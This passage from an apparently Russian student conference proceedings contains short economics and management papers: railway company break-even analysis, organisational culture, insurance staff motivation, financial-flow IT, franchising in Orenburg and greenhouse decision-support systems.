


Рисунок 4 – Динамика финансовых результатов

Проведя вертикальный анализ можно сделать следующие выводы:

1. Доля выручки в общей сумме доходов в 2015 году составила по БПК 47,61%, МТПК и СЗПК – 95,40% и 92,27% соответственно. В 2014 году данный показатель составлял 50,65%, 98,65% и 96,57% соответственно.

2. Затраты на производство и сбыт у БПК (2014, 2015 гг.) и СЗПК (2014 г.) превышают выручку от реализации продукции, обратная ситуация наблюдается у СЗПК в 2015 году и МТПК в обоих годах.

3. СЗПК и МТПК в 2015 г. получали прибыль от продаж, и рентабельность в 2015 году составила 15,11% и 16,98% соответственно. При этом в 2014 году у первой компании наблюдался убыток, а у второй - прибыль (рентабельность составила 19,7%). У БПК в 2014 и 2015 гг. наблюдается убыток.

По двум пригородным компаниям (МТПК и СЗПК) наблюдается увеличение чистой прибыли. Отметим, что в 2015 году БПК получила положительный финансовый результат за счёт прочих доходов.

Таким образом, доля затрат на производство и сбыт в выручке от реализации продукции в 2015 году по сравнению с 2014 годом снизилась по двум компаниям: Байкальской и

Северо-Западной ППК. Не смотря на снижение данного показателя, затраты на производство и сбыт у БППК превышают выручку, как и в 2014 году. У СЗППК в 2014 году затраты были выше выручки, в 2015 году ситуация изменилась на противоположную. У Московско-Тверской ППК в 2015 году доля затрат увеличилась, но так же, как и в 2014 году, себестоимость не превышает выручку.

И в 2014 и в 2015 годах продажи МТППК рентабельны (19,7% и 16,98% соответственно, но при этом данный показатель снижается), так же как и у СЗППК в 2015 году (15,11%). БППК в 2014 и 2015 годах получала убыток от продаж.

Несмотря на то, что БППК в 2014 и 2015 годах получила убыток от продаж, в 2015 году данной компании удалось сформировать чистую прибыль в размере 46326 тыс. рублей за счет прочих доходов. СЗППК в рассматриваемых периодах получила чистую прибыль, но в 2015 году по сравнению с 2014 годом значение данного показателя выросло примерно в 10,5 раз. У МТППК чистая прибыль в 2014 и 2015 годах находилась приблизительно на одинаковом уровне и составила около 0,4 млрд рублей.

Одной из важных составляющих оценки прибыльности деятельности является анализ безубыточности. Безубыточность работы организации - состояние текущей деятельности организации, при котором текущие доходы от реализации продукции (работ, услуг) превышают общую сумму затрат на производство и реализацию продукции.

Данную аналитику проведем на основе информации о БППК и СЗППК. Графически точки безубыточности представлены на рисунках 5 и 6.




Рисунок 5 - Точка безубыточности ООО 'Валдайский ЦБК' в 2014 г.




Рисунок 6 - Точка безубыточности ООО 'Северо-Западная ППК' в 2015 г.

Результаты проведенного маржинального анализа показали, что:

1. У СЗППК имеется запас финансовой прочности, данная компания может снизить выручку на 1272 млн рублей и не уйти в зону убытков.

2. БППК получает убыток от продаж и для того, чтобы достигнуть точки безубыточности необходимо увеличить выручку на 615 млн рублей (для этого пассажирооборот необходимо увеличить на 374 млн пасс-км).

Полученные результаты могут использоваться для принятия управленческих решений, направленных на достижение безубыточности и повышение эффективности финансово-экономической деятельности.

Библиографический список:

1. Годовой отчет ОАО «РЖД» за 2015 год;
2. Трудов О.Г., Алексеев Е.А. Пригородные железнодорожные перевозки: проблемы и пути решения / Экономика железных дорог. – 2012. – № 7. – С.36. URL: <http://www.ipem.ru/news/publications/523.html> (дата обращения 28.11.2016);
3. Устав ОАО «Байкальская ППК»;
4. Устав ОАО «Московско-Тверская ППК»;
5. Устав ОАО «Северо-Западная ППК».

**РОЛЬ ОРГАНИЗАЦИОННОЙ КУЛЬТУРЫ В ПОВЫШЕНИИ
КОНКУРЕНТОСПОСОБНОСТИ КОМПАНИИ**

Кондратенко А.А., Наумов Д.И.

Белорусский государственный экономический университет

Обеспечение конкурентоспособности компании является сложным, динамичным и комплексным процессом, требующим принятия рациональных управленческих решений. В основе таких решений должна лежать оценка реального экономического состояния компании (предприятия, фирмы), позволяющая выделить основные проблемы деятельности и наметить пути их решения.

Одной из наиболее важных составляющих в системе управления компании, которая способна многократно повысить ее эффективность, обеспечить конкурентоспособность и стабильность, является организационная культура. Ведь, как свидетельствуют результаты исследований в сфере менеджмента и социологии, между успешностью компаний и степенью развития их организационных культур наблюдается прямая корреляция.

Влияние организационной культуры на конкурентоспособность компании проявляется в достижении главной цели организационной культуры – обеспечении высокой эффективности деятельности посредством совершенствования управления человеческими ресурсами. Чем выше уровень развития организационной культуры, тем эффективнее осуществляются все процессы в компании: оптимизируется структура, повышается уровень мотивированности персонала, формируется положительная репутация, складывается благоприятный имидж, повышается качество и уровень обслуживания клиентов [1, с.18].

Достижение главной цели организационной культуры приводит к росту профессионализма и компетентности персонала. Интеллектуальные ресурсы, и особенно творческий потенциал человека, становятся основным фактором развития и повышения конкурентоспособности компании, эффективного использования материальных и нематериальных активов. В конечном итоге, это проявляется в соответствующих экономических и финансовых показателях [2, с.14].

В современных условиях процесс развития организационной культуры компании превращается в один из стратегических инструментов развития бизнеса, однако он зависит от множества факторов.

Выделим три основных критерия, характеризующих процесс формирования и развития организационной культуры, обеспечивающей повышение конкурентоспособности компании.

Первый критерий – это *соответствие организационной культуры стратегическим целям компании*. Для эффективной работы предпринимательской организации необходим баланс целей управляемой и управляющей подсистем. Важно сформировать такой тип организационной культуры, систему ценностей и правил поведения работников, при которых стратегия компании будет реализована максимально результативно.

Второй критерий – *гибкость*. Данный критерий исключительно важен для организационной культуры компаний, стремящихся быть конкурентоспособными в рыночных условиях. В центре внимания – быстрота, высокая адаптивность, склонность к риску и переменам, спо-

способность справляться с новыми ситуациями и задачами, отражающими изменения внешней среды. Управленческая гибкость является важным фактором для наращивания конкурентоспособности и поддержания эффективности компании.

И, наконец, третий критерий – *инновационность*. Формирование инновационной составляющей организационной культуры проявляется в раскрытии творческих способностей и повышении трудового потенциала сотрудников. Благоприятная инновационная культура пробуждает в работниках энергию, инициативу и ответственность, связанную с достижением высоких целей предпринимательской организации.

Профессионализм, творческая активность, инициативность, стремление к развитию и непрерывному обучению делает работников способными к более сложному и производительному труду. Высококвалифицированные сотрудники эффективнее распоряжаются ресурсами предприятия, быстрее осваивают новые технологии и внедряют их в свою производственную деятельность. Компания, инвестируя в человеческие ресурсы, не только формирует интеллектуальную собственность, но и повышает уровень своей конкурентоспособности на рынке.

Следовательно, необходимым инструментом для формирования конкурентного преимущества организации в современных экономических условиях является эффективное развитие организационной культуры, включая внедрение инновационной системы управления. К числу конкретных направлений для реализации данной системы можно отнести:

- создание децентрализованной системы управления (предоставление больших полномочий подразделениям);
- ориентация на принципы партисипативного управления (сотрудничество менеджеров и исполнителей не только в разработке средств для достижения поставленных целей, но и в анализе информации и разработке вариантов решения проблем);
- развитие гибкости, адаптивности и инновационности в принятии управленческих решений;
- поддержка индивидуальной инициативы сотрудников;
- внедрение системы стимулирования на основе компетенций;
- инвестиции в человеческие ресурсы (обучение, повышение квалификации, тренинги);
- повышение творческой активности персонала на основе внедрения командной работы.

Таким образом, правильно реализованная организационная культура, как эффективное средство управления, помогает компаниям выходить на новый уровень эффективности и повышения конкурентоспособности в современных рыночных условиях.

Библиографический список:

1. Левченко, В.А. Влияние организационной культуры на конкурентоспособность предприятия гостиничного хозяйства / В.А. Левченко, А.И. Мохов // Вестник Курской государственной сельскохозяйственной академии. – 2011. – №. 1. – С. 17-19.
2. Стеклова, О.Е. Формирование инновационной составляющей организационной культуры предпринимательской организации / О.Е. Стеклова. – Ульяновск, 2012. – 159 с.

МОТИВАЦИЯ РАБОТНИКОВ СТРАХОВЫХ КОМПАНИЙ

Крюкова Д.А., Чернова Ю.В.

Электромеханический колледж Воронежский филиал МИИТ

В своем докладе я хочу затронуть тему мотивации работников страховых компаний. Начнем с того, что в последнее время мотивация рассматривается как одна из основных технологий рынка. Ошибки в процессе мотивации персонала приводят к серьезным потерям финансовых и материальных ресурсов, времени, являются причиной снижения конкурентоспособности.

Мотивация требует коренных изменений отношений между сотрудником и организацией: из отношений абсолютной зависимости работника от работодателя они превращаются

в равноправных партнёров. Обладающие знаниями работники, осознавая свою ценность и возможности, легко расстаются с компаниями, которые их не устраивают.

Во избежание подобного и существует мотивация. Однако серьезным препятствием в разработке и внедрении этой системы зачастую является также неготовность или нежелание руководителей осуществлять функции, связанные с мотивацией труда подчиненных, поскольку это требует от них дополнительных усилий. Руководители игнорируют тот факт, что успешность, эффективность трудовой деятельности работников предприятия сейчас зависит не только от способностей и знаний, но и от их стремления, желания работать и достигать высоких результатов.

Но следует отметить, что затраты на мотивационную деятельность можно отнести к вложениям в будущее увеличение объема продаж.

Желательно, чтобы система мотивации персонала включала в себя материальную и нематериальную мотивацию.

Деление на материальную и нематериальную мотивацию достаточно условно, так как большинство видов нематериальной мотивации подразумевает вполне материальные затраты компании: ведь даже приобретение наградной грамоты подразумевает определенные расходы. Однако рассмотрим каждую систему отдельно.

Основа материальной составляющей - это система начисления заработной платы, к которой сотрудники любой организации наиболее чувствительны. По результатам многих исследований деньги занимают с 3 по 7 место в иерархии мотивов, побуждающих персонал страховых компаний к трудовой деятельности.

К основным способам материального стимулирования относятся:

1. Заработная плата.
2. Бонусы.
3. Премии
4. Вручение ценных подарков

На такой вид мотивации требуются определенные затраты со стороны компании. Но наряду с положительной мотивацией существует и негативная. Это может проявляться в виде взысканий, лишения премии, понижения в должности, увольнения.

Но наиболее расширенна нематериальная мотивация.

К традиционным методам поощрения персонала относятся:

- устраиваемые раз в квартал мероприятия, на которых происходит признание заслуг отдельных работников, поощряется лучший отдел, а также проводятся тренинги с участием приглашенных специалистов;

- профессиональные состязания между сотрудниками или творческие конкурсы для их семей;

- чествования сотрудников, приуроченные к свадьбам, рождениям детей или дням рождения;

- командировки с целью представления компании на каком-либо мероприятии;

- торжественное награждение отличившихся сотрудников;

- скидки от партнеров (на путевку, абонемент в фитнес-центр, страховой полис);

- поощрительные экскурсии, развлекательные мероприятия.

Существует еще несколько способов мотивации:

- Наделение особыми полномочиями. Сотрудник, назначенный ответственным за какое-либо направление, приобретает значимость в собственных глазах и глазах коллег. Отношение к нему изменяется, он получает возможность руководить и впоследствии может отразить в резюме наличие управленческого опыта.

- Присутствие на важных совещаниях. Когда начальник приглашает своего подчиненного принять участие в совещании на самом высоком уровне, это воспринимается последним как выражение благодарности и доверия.

- Возможность выбирать первым. Если начальник предложит отличившемуся сотруднику право первому выбрать проект, который он хотел бы воплотить в жизнь, место и режим

работы (например, в случае открытия филиалов компании), время для отпуска, то это обязательно будет оценено по достоинству.

- Просьба дать совет. Если сотрудник демонстрирует компетентность в какой-либо сфере деятельности, то руководитель может обращаться к нему за советом. Сотрудник почувствует, что его мнение ценят.

- Публичное выражение благодарности. Похвала при коллегах всегда приятнее, чем с глазу на глаз.

- Улучшение психологического климата в коллективе. Если руководитель понимает, как важна здоровая атмосфера, он обязательно будет прилагать усилия для поддержания или создания таковой.

Чтобы методы нематериальной мотивации давали видимый результат, необходимо учитывать некоторые рекомендации:

- Нужно выбирать такие способы мотивации, которые не выбиваются из общей концепции развития предприятия. Они действительно должны помогать в решении самых актуальных задач.

- Не только работники отделов, приносящих компании основной процент прибыли, но и менее заметные и «стратегически важные» сотрудники имеют право на поощрение, если они выполняют свою работу качественно. Начальники отделов должны отчитываться перед руководством о том, как осуществляется мотивирование.

- Программа поощрения разрабатывается с учетом того уровня развития, которого достигла компания. Пока ее штат невелик, даже простая похвала из уст начальника является неплохим стимулом. Но впоследствии придется придумывать что-то более масштабное – например, конкурсы, по итогам которых достижения победителей признаются публично.

- Также необходимо помнить о потребностях конкретных работников. Методы мотивации для разных отделов могут быть разными. Кого-то из подчиненных воодушевит перспектива участия в программе наставничества, а кто-то оценит компенсацию расходов на связь и офисные обеды.

- Программа должна быть достаточно разнообразной, чтобы сотрудники не теряли к ней интерес и стремились к завоеванию очередных наград.

Грамотная нематериальная мотивация персонала создает базу для нормального развития компании, если правильно разработать уникальную мотивационную программу и внедрить ее, то подчиненные со временем станут более инициативными и лояльными.

Подводя итог сказанному, хотелось бы отметить, что страховая отрасль весьма сложна в вопросе привлечения и удержания кадров. Причин тому много, но если перечислить основные, то это недостаток специалистов, высокая квалификация персонала, жесткая конкуренция, высокие требования к обслуживанию клиентов. Однако работать с таким персоналом – истинное удовольствие именно потому, что персонал страховой компании обычно грамотен, профессионален и высоко интеллектуален. Чтобы система мотивации была полноценной и работала максимально эффективно, нужно воспринимать ее комплексно, в рамках стратегии работы с персоналом. Система мотивации страховой компании должна быть достойна уровня персонала, для которого она разрабатывается и внедряется.

Библиографический список:

1. Баткаева И. Митрофанова Е. Мотивация и стимулирование трудовой деятельности. – М.: ИНФРА-М, 2012 – 524 с.
2. Кязимов К.Г. Внутрифирменное обучение и развитие персонала – М.: МИК, 2013 – 240 с.
3. Литвинюк А.А. Мотивация и стимулирование трудовой деятельности. Теория и практика. Учебник. – М.: Юрайт, 2014 – 398 с.
4. Максвелл Дж. Мотивация решает все – М.: Попурри, 2013 – 160 с.
5. Чандлер С., Ричардсон С. 100 способов мотивации – М.: Попурри, 2014 – 224 с.

ДЕТАЛЬНАЯ ИНФОРМАЦИОННАЯ ТЕХНОЛОГИЯ УПРАВЛЕНИЯ ФИНАНСОВЫМИ ПОТОКАМИ ПРЕДПРИЯТИЯ

Кудрявцева О.В., Шуршев В.Ф.

ФГБОУ ВО «Астраханский государственный технический университет»

На современном этапе развития экономики России сложно себе представить существование какой-либо организации без использования новейших информационных систем, сетевых технологий и прикладных компьютерных программ нового поколения. Происходит полная автоматизация документооборота. Организации применяют как стандартное программное обеспечение для проведения расчетов, так и, привлекая специализированные службы, разрабатывают программы, позволяющие управлять прибылью, затратами и т.д. Важным условием эффективности функционирования предприятия является своевременное получение полной информации и оперативное на нее реагирование. Под информационной технологией решения задачи понимается совокупность операций по переработки информации, обеспечивающая решение поставленной задачи. Успешность функционирования организации во многом зависит от качества технологии управления его финансовой деятельностью, и в частности – финансовыми потоками [1, с.173].

В настоящее время в зарубежной и отечественной литературе редко дается определение понятию «финансовый поток». Все чаще встречаются исследовательские разработки в области экономических наук, рассматриваемые понятия «финансового менеджмента» и «финансов предприятия». В данной области термин «финансовый поток» применяется для оценки эффективности инвестиций в инвестиционном проекте. Финансовые потоки - это поступления и расходы денег в различные периоды времени, которые характеризуют конечный финансовый результат. При поступлении денег наблюдается положительный денежный поток, а при их расходовании – отрицательный. Существуют стандартные и нестандартные финансовые потоки. Финансовый поток, использующий одну переменную знака называется стандартным, а несколько переменных знака - нестандартным.

Огромную роль в исследовании проблемы управления финансовыми потоками предприятия внесли И.Д. Кузнецов, И.А. Бланк, А.Д. Шеремет, А.Р. Горбунов, И.Ю. Килин и другие. Исследование проблемы управления финансовыми потоками значительно проведено в разработках группы «БИГ». Группа «БИГ» разработала методику организации процесса управления финансовыми потоками, основанную на организации бюджетирования движения денежных средств в три этапа. На первом этапе происходит принятие решения о разработке финансовой структуры предприятия с выбором метода бюджетирования. На втором этапе разрабатываются основные организационные документы и составляется регламент процесса управления финансовыми потоками. Третий этап заключается в автоматизации процесса управления финансовыми потоками, рассматривается рынок экспертных информационных систем и из заданного набора альтернатив выбирается программно-техническое средство. Согласно данной методики, процесс бюджетирования движения денежных средств рассматривается как часть общего бюджета компании. Финансовые потоки определяются движением финансовых ресурсов между экономическими субъектами с целью их перераспределения путем создания финансовых схем [2, с. 207], то есть финансовые потоки относятся к категории управления бизнес процессами [3, с. 68] (цепочками материальных, финансовых, информационных и трудовых ресурсов), построение схем взаимодействия экономических субъектов.

Главной целью управления финансовыми потоками является обеспечение финансового равновесия организации в процессе его развития путем сбалансирования объемов поступления и расходования денежных средств и их синхронизации во времени [4, с.60].

Детальная информационная технология применяется для подсистемы управления финансовыми потоками, то есть для тех вопросов управления финансовыми потоками как

прогнозирование поступлений, синхронизация финансовых потоков с материальными потоками и др.

Для получения реализации решений укрупненных регламентов процессов управления финансовыми потоками до бизнес процессов и информационных технологий, используемых на рабочих местах административно – управленческого персонала всех уровней. Бизнес процесс относится к экономическому процессу, приносящему деньги и положительный финансовый результат за определенный период времени.

Управление, построенное на бизнес-процессах, относится к главному принципу развития предприятия. Проектирование организационной структуры происходит на бизнес-процессов и модели бизнеса. Система сбалансированных показателей влияет на финансовое благополучие организации, проводя мониторинг деятельности, прогнозируя и выявляя проблемы управления финансовыми потоками предприятия. Моделирование бизнес-процессов представляет функционирование организации в виде интегрированных бизнесов с использованием системного и процессного подходов.

Разработка детальной информационной технологии проходит в три этапа:

- Проектирование бизнес процессов;
- Разработка математической модели, методов и алгоритмов решения частных задач;
- Разработка информационных технологий, приводящих к реализации бизнес процессов и алгоритмы.

Библиографический список:

1. А.С. Гордиенко, И.Ю. Квятковская. Синхронизация информационных и финансовых потоков логистических систем//Вестник АГТУ. Сер.: Управление, вычислительная техника и информатика. – 2012. - №1. – с.171-178.
2. Н.П. Ганюкова, В.Ф. Шуршев. Управление рисками финансовых потоков корпорации на основе имитационного моделирования //Бизнес. Образование. Право. Вестник Волгоградского института бизнеса. – 2012. - №4(21) – с.206-209.
3. Ю.В. Тараскина, Е. А. Азизова – Организационные предпосылки выбора приоритетных бизнес процессов развития предприятия //Вестник АГТУ. Серия: Экономика. – 2015. - №1. – с.68-75.
4. Кузнецов И.Д. Управление денежными потоками предприятия: учебное пособие под ред. А.Н. Ильченко / Иван. гос. хим.-технол. ун-т. – Иваново, 2008. – 193с.ISBN 976-5-9616-0276-8

«НОВАЯ» ОРГАНИЗАЦИЯ БИЗНЕСА В ОРЕНБУРГЕ

Кулушева А.А., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

Большинство предпринимателей ищет наиболее безопасный и выгодный для себя вариант выхода на рынок. При этом важно найти такой актуальный проект, который обеспечит стабильной прибылью. Правильный выбор позволит снизить до минимума возможные риски финансовых потерь и бороться с конкуренцией.

Именно исходя из таких соображений, бизнесмены все чаще склоняются к франчайзингу. Данный способ развития собственного дела считается наиболее разумным и современным. Он позволяет добиться успеха в выбранном рыночном сегменте, а также реализовать свой потенциал и решить финансовые вопросы [2].

Многолетняя практика применения франчайзинга в развитых странах убедительно доказала его чрезвычайную деловую эффективность, которая связана с идеей тиражирования по определенной технологии проверенных практикой концепций бизнеса. Для компаний франчайзинг - это способ распространения бизнеса. Для предпринимателей - это один из способов стать владельцем бизнеса. На растущих рынках, франчайзинг является самым быстрым способом обучения предпринимателей практическим стандартам, которые необходимы, чтобы вести прибыльный бизнес [1].

Франчайзинг в России делает первые шаги. Его не распространенность в России связана не с какой-либо спецификой нашей страны, а с крайней ограниченностью знаний в этой области не только у широких слоев населения, но и у специалистов-предпринимателей.

Кратко определить франчайзинг можно как систему контрактных отношений, при которых одна сторона - франчайзер на определённых условиях предоставляет другой стороне - франчайзи использовать своё имя (торговую марку, знак обслуживания, товарный знак, технологию ведения бизнеса и т.д.) при сохранении полной юридической и экономической самостоятельности франчайзи [4].

Город Оренбург тоже не стал исключением, в нем располагается большое количество крупных и популярных предприятий, которые многие потребители посещают уже не первый год. К таким можно отнести: магазины женской, мужской и детской одежды «O'stin», оздоровительные центры женского фитнеса «Тонус-клуб», парфюмерно-косметический магазины «Летуаль», сеть ресторанов быстрого питания «BurgerKing», магазины бытовой техники и электроники «Эльдорадо», магазины женского нижнего белья «Incanto», фитнес клубы «AlexFitness». Если говорить об ушедших с рынка предприятиях, работающих по франшизе, ярким примером может служить магазин одежды «Kira Platinina», который закрылся в начале 2015 года. На основе этих данных можно сделать вывод, что около 98 % предприятий, работающих по франшизе остается в г. Оренбурге, такой высокий процент говорит о том, что данный бизнес является выгодным, следовательно, тенденция позволяет распространения новых франшиз [3].

Также в городе Оренбург есть предприятия, которые сами продают франшизу, например компания окна «Висла», которая занимается продажей и установкой пластиковых окон. В 2000 году в Оренбурге был открыт небольшой цех по изготовлению окон по ГОСТу. Сегодня открыта сеть офисов продаж в 26 городах России, среди которых Оренбург, Самара, Москва, а также официальные представительства в Оренбургской области, республике Башкортостан и Казахстане. Еще одним примером франчайзинга в Оренбурге может служить фабрика знаменитых Оренбургских пуховых платков, которая предлагает разнообразную пуховую продукцию. Сеть фирменных магазинов уже расположена в Орске, Бузулуке, Новотроицке, Иркутске, Кисловодске, Мурманске, Норильске и Казане. Со временем в городе Оренбурге открываются не только новые отечественные или зарубежные франшизы, но также, город предоставляет и свои, количество которых будет только расти. Также, в городе Оренбург существуют некоторые предприятия, которые тоже могли бы продавать свою франшизу и пользоваться успехом, например сеть кондитерских магазинов «Винни Пух», сеть салонов оптики «Дилор», торговая сеть молочной продукции «Летний Луг», национальная водная компания «Живая вода». На сегодняшний день эти предприятия размещены непосредственно в городе Оренбурга, а также в пределах Оренбургской области. В условиях увеличения оборотов крупных и средних торговых компаний франчайзинг становится одним из самых эффективных инструментов выживания малого бизнеса.

Перспективы развития франчайзинга в Оренбурге имеют позитивную тенденцию. Об этом говорит ежегодное увеличение предприятий, работающих по франшизе, а также предприятий, имеющих желание развиваться по данной схеме. Особенным спросом рынок франчайзинга в городе Оренбург стал пользоваться наибольшим спросом. Этому способствует улучшение качества самих франшиз, усовершенствование технологий, а также увеличение количества наглядных примеров, иллюстрирующих эффективность работы по франшизе. У каждого бизнеса свои особенности и подводные камни, каждая сфера предполагает под собой определенный ряд обязанностей и требует определенный склад мышления. Но какую бы франшизу не приобрел предприниматель, ему надо быть готовым к тому, что этому делу нужно отдаваться целиком и полностью, чтобы добиться высоких результатов [2].

Библиографический список:

1. Фархутдинов И.З., Трапезников В.А. Инвестиционное право: учебно-практическое пособие. М.: ВолтерсКлувер, 2016. – 175с.
2. Фархутдинов И.З. Международное инвестиционное право: Теория и практика применения. М.: ВолтерсКлувер, 2015. – С. 20-24.
3. Фомичев В.И. Международная торговля: Учебник. М.: ИНФРА-М, 2016. – 49 с.
4. Франчайзинг: история развития, правовое регулирование, оценка // Финансовая газета. 2016. – С. 67-71.

5. Фридман В. Франчайзинг: характер сложный, неярко выраженный // ЭЖ-Юрист, №32, 2015. – 178 с.

РАЗРАБОТКА ИННОВАЦИОННОЙ СИСТЕМЫ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ ДЛЯ УПРАВЛЕНИЯ АВТОМАТИЗИРОВАННОЙ ТЕПЛИЦЫ

Ланишаков Г.В., Шуришев В.Ф.

Астраханский государственный технический университет

Введение

Изменения климата, наблюдаемые в последние годы, характеризуются нетипичными для всех климатических поясов аномалиями. Неравномерное выпадение осадков – наводнения и нескончаемые ливни в одних регионах и небывалая засуха в других, привело к тому, что многие страны в настоящий момент испытывают острую необходимость в импорте продуктов питания.

С каждым годом в тепличных предприятиях все большее внимание уделяется качественному поддержанию микроклимата. Правильно выбранная технология поддержания микроклимата – одна из важнейших составляющих, позволяющих повысить урожайность.

Учитывая текущую ситуацию в международных отношениях, Россия в последние годы делает ставку на импортозамещение – внедрение собственных технологий вместо зарубежных. Сама по себе стратегия импортозамещения опирается на развитие всего производства, повышение качества производимого товара, внедрение передовых наукоёмких технологий [5; 6].

Существующие автоматизированные системы управления микроклиматом нуждаются в постоянном присутствии специалиста, который принимает решения на основании данных, получаемых с датчиков. В связи с тем, что часто человек не может быстро принять нужное решение – необходима система, которая поможет ему с выбором. Поэтому актуальной задачей является создание на предприятии аналитической платформы, которая позволит скомпоновать и анализировать данные, а на их основе человек будет принимать решение, или, при отсутствии человека, система сможет самостоятельно принимать решения для эффективного управления предприятием.

Обзор существующих систем по управлению микроклиматом теплицы и контролю состояния растений

Существует немало систем централизованного управления микроклиматом в промышленных теплицах, принадлежащих как отечественным разработчикам, так и зарубежным.

Самые современные и профессиональные системы характеризуются такими параметрами:

- обеспечивают в теплице контроль отопления, вентиляции, охлаждения, уровня CO₂, циркуляции воздуха, дополнительного освещения, обработки растений химикатами;

- управляют экранами и затенением, увлажнением воздуха, системой очистки крыши, горелками отопительных котлов, орошением, дезинфекцией дренажной воды и рециркуляцией воды в системе орошения, обеспечивает измерение погодных условий, температуры и влажности внутри теплицы. Сбор данных и построение графиков производятся с помощью персонального компьютера;

- имеют высокую гибкость и масштабируемость. Могут использоваться в любых теплицах, в различных конфигурациях. Для каждого проекта составляется индивидуальный набор аппаратного и программного обеспечения;

- имеют высокую надежность, в том числе обеспечиваемую системой резервного копирования данных [8];

Украинская компания «Агроанализ» ведет агрономическое сопровождение сельскохозяйственных проектов в нескольких странах. С 2008 года компания использует для постоянного контроля состояния растений станции фитомониторинга производства израильской компании *Phytech*.

Важнейшая особенность этой станции (в отличие от обычных цифровых метеостанций)

– это комплекс датчиков биометрических показателей растений. Для детального контроля используются специально разработанные датчики размера плода, температуры листа, интенсивности сокодвижения и т.д.

Основными недостатками являются:

–отсутствие отечественных аналогов. Все необходимо оборудование нужно закупать у изготовителя в Израиле

–отсутствие интеллектуального анализа, из-за которого необходимо постоянное наличие техника-агронома для управления системой

Система управления микроклиматом теплиц серии FC компании «ФИТО».

В понятие режим микроклимата классически включается четыре показателя: это температура воздуха, влажность, количество света и уровень углекислого газа. Для управления перечисленными параметрами теплицы оборудуются, так называемыми, исполнительными системами: системой отопления, вентиляции, досвечивания, системой подкормки CO₂. Строгое поддержание основных параметров микроклимата – это залог высокой урожайности и отсутствия болезней растений. Компанией «ФИТО» разработаны климат компьютеры, которые поддерживают не только основные показатели микроклимата, но и позволяют контролировать упоминавшийся расширенный набор показателей. Принцип работы:

Ядром системы является промышленный контроллер управления, разработанный специалистами фирмы «ФИТО» специально для теплиц. Благодаря современной элементной базе из американских и японских комплектующих контроллеры имеют высокий показатель бесперебойной и надежной работы. Помимо контроллера, система управления микроклиматом включает в себя подсистему измерительных датчиков, установленных внутри теплицы.

Но при всём инструментарии данной системы, она не является интеллектуальной и не способна самостоятельно принимать решения: все необходимые изменения в работу системы вносит непосредственно агроном.

К недостаткам данной системы можно отнести:

–отсутствие интеллектуальной составляющей

–дороговизна покупки и дальнейшего обслуживания

–зарубежные комплектующие

Следующим по распространению аналогом является автоматизированная теплица проекта «ТермоВент». Данная система предусматривает все необходимые датчики для отслеживания и оценки текущей ситуации, но, тем не менее, большинство инструментария данного проекта настраивается вручную на месте – не используется ни дистанционное управление системой, ни элементы принятия решений.

Общим недостатком всех рассмотренных систем является отсутствие интеллектуальной составляющей и необходимость постоянного контроля за системой техником-агрономом.

Важным фактором при рассмотрении аналогов является их ценовая характеристика, минимальная площадь покрытия, а также функциональные возможности. В качестве основных функциональных возможностей были выбраны: управление отоплением, светом, поливом; сбор информации о состоянии воздуха и почвы. Результаты сравнения функциональных возможностей приведены в таблице 1.

Таблица 1 – Анализ аналогов

Система	Возможности управления			Сбор информации	
	Отопление	Свет	Полив	Воздух	Почва
«Агроанализ»	-	-	-	+	+
«ФИТО»	+	+	+	+	+
«ТермоВент»	-	+	+	+	+

Выводы

Интеллектуальная система представляет собой экспертную систему для решения двух видов задач: мониторинг и управление. Задача мониторинга решается снятием данных с датчиков и комплекса фотосъёмки – полученные данные обрабатываются и на основе них, по заданным сценариям поведения системы передаются в кластер управления. Задача управления реализуется при помощи комплексов полива, освещения и регулирования температурного режима. Таким образом, система является самодостаточной, то есть не требующей постоянного контроля со стороны специалиста-человека – система является автономной. Ни одна из рассмотренных систем не имеет интеллектуального анализа [7].

Библиографический список:

1. Джозеф Джарратано, Гари Райли «Экспертные системы: принципы разработки и программирование»: Пер. с англ. – М.: Издательский дом «Вильямс», 2006. – 1152 стр. с ил.
2. Гаврилова и др. Базы знаний интеллектуальных систем // Учебник для вузов. – СПб.: Питер, 2000.
3. Девятков В. В. Системы искусственного интеллекта / Гл. ред. И. Б. Фёдоров. - М.: Изд-во МГТУ им. Н. Э. Баумана, 2001. – 352 с. – (Информатика в техническом университете). – 3000 экз. – ISBN 5-7038-1727-7.
4. Бурко Р. А. Роль импортозамещения в экономике России [Текст] / Р. А. Бурко // Молодой ученый. – 2013. - №11. – С. 301-303.
5. Бизнес-план тепличного хозяйства по выращиванию овощей / Global Reach Consulting // [Электронный ресурс] / Режим доступа: <http://www.globalreach.ru/reports/biznes-plan-teplichnogo-hozyajstva.html>
